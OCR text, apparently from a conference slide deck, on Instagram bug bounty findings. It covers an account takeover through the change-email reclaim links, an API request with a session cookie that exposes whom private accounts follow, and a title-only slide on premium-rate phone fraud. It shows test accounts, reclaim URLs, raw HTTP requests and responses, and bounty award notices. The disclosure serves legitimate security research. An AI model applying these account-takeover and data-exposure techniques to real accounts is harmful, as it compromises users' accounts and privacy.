
If you can't remember your password, you can reset it through your email address or your Facebook account. To reset your password, first tap **Forgot?** next to **Password** on the log in screen.

- To reset through your email address, tap **Username or Email**, enter your username or the email address you used to create your account and tap search. Choose **Send a Password Reset Email**.
- To reset through Facebook, tap **Reset using Facebook**. You may be asked to log into Facebook. You can then enter a new password for the Instagram account that was most recently linked to your Facebook account.


If you can't access the email you registered with and you didn't link your Instagram account to Facebook, we're not able to give you access to this account.

WEB + MOBILE

7. Account Takeover via Change Email Functionality




Spot the difference




WEB + MOBILE

7. Account Takeover via Change Email Functionality




WEB + MOBILE

7. Account Takeover via Change Email Functionality




WEB + MOBILE

7. Account Takeover via Change Email Functionality



WEB + MOBILE

7. Account Takeover via Change Email Functionality




WEB + MOBILE

7. Account Takeover via Change Email Functionality

User	Email address(es)	Instagram account
victim	instagrampentesting1@gmail.com	pentestingvictim
attacker	Instagrampentesting2@gmail.com Instagrampentesting3@gmail.com	

WEB + MOBILE

7. Account Takeover via Change Email Functionality



WEB + MOBILE

7. Account Takeover via Change Email Functionality

	Victim	Attacker
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/	https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/

Currently owns victim account

WEB + MOBILE

7. Account Takeover via Change Email Functionality

	Victim	Attacker
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	~~https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/~~	https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/

Currently owns victim account

WEB + MOBILE

7. Account Takeover via Change Email Functionality

	Victim	Attacker
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	~~https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/~~	~~https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/~~

Wins!

WEB + MOBILE

7. Account Takeover via Change Email Functionality

After reviewing the issue you have reported, we have decided to award you a bounty of $2000 USD.

MOBILE


8. Private Account Users Following

diff v6.20.1 vs 6.19.0.txt

```
1  direct_v2/
2  discover/su_refill/
3  fbsearch/topsearch/
4  /hashtag/
5  /hide/
6  media/%s/comment/bulk_delete/
7  /media_share/
8  /profile/
```

MOBILE

8. Private Account Users Following



MOBILE

8. Private Account Users Following

```
GET /api/v1/discover/su_refill/?target_id=2036044526 HTTP/1.1
Host: i.instagram.com
Connection: Keep-Alive
Cookie:
sessionid=IGSCd064c22cd43d17a15dca6bc3a903cb18e8f9e292a859c9d1289ba26
8103ee563%3A1WJvjHstqAnPj0i5dcjVRpgcn3wCRQgk%3A%7B%22_token_ver%
22%3A1%2C%22_auth_user_id%22%3A2028428082%2C%22_token%22%3A%2
22028428082%3AYeZzCYWQLGD8D7d3NzFIbBiWlYJVVa7G%3A078ae8d72b728
46a6431945fd59c38f1b04b8f93dd6ec4b20165693e65b21915%22%2C%22_auth_u
ser_backend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22
%2C%22last_refreshed%22%3A1441031445.81182%2C%22_platform%22%3A1%
7D; ds_user=pentestingvictim
```

MOBILE

8. Private Account Users Following


```
HTTP/1.1 200 OK
(…SNIP…)
{
        "status": "ok",
        "items": [
        {
                "caption": "",
                "social_context": "Based on follows",
                "user":
                {
                        "username": "springsteen",
                        "has_anonymous_profile_picture": false,
                        "profile_pic_url": "http:\/\/scontent-ams2-1.cdninstagram.com\/hphotos-
xfa1\/t51.2885-19\/11370983_1020871741276370_1099684925_a.jpg",
                        "full_name": "Bruce Springsteen",
                        "pk": "517058514",
                        "is_verified": true,
                        "is_private": false
                },
                "algorithm": "chaining_refill_algorithm",
                "thumbnail_urls": ["http:\/\/scontent-ams2-1.cdninstagram.com\/hphotos-xfa1\/t51.2885-
15\/s150x150\/e35\/11373935_872054516217170_419659415_n.jpg?"],
```

MOBILE

8. Private Account Users Following


```
        {
                "caption": "",
                "social_context": "Based on follows",
                "user":
                {
                        "username": "pentesttest",
                        "has_anonymous_profile_picture": true,
                        "profile_pic_url": "http:\/\/images.ak.instagram.com\/profiles\/anonymousUser.jpg",
                        "full_name": "rest",
                        "pk": "1966431878",
                        "is_verified": false,
                        "is_private": true
                },
                "algorithm": "chaining_refill_algorithm",
                "thumbnail_urls": [],
                "large_urls": [],
                "media_infos": [],
                "media_ids": [],
                "icon": ""
        }]
}
```

MOBILE

8. Private Account Users Following


```
        {
                "caption": "",
                "social_context": "Based on follows",
                "user":
                {
                        "username": "p
                        "has_anonymo
                        "profile_pic_ur
                        "full_name": "r
                        "pk": "196643
                        "is_verified": fa
                        "is_private": tru
                },
                "algorithm": "chaining_refill_
                "thumbnail_urls": [],
                "large_urls": [],
                "media_infos": [],
                "media_ids": [],
                "icon": ""
        }]
}
```



MOBILE

8. Private Account Users Following

After reviewing the issue you have reported, we have decided to award you a bounty of $2,500 USD.


MOBILE

9. Steal Money Through Premium Rate Phone Numbers



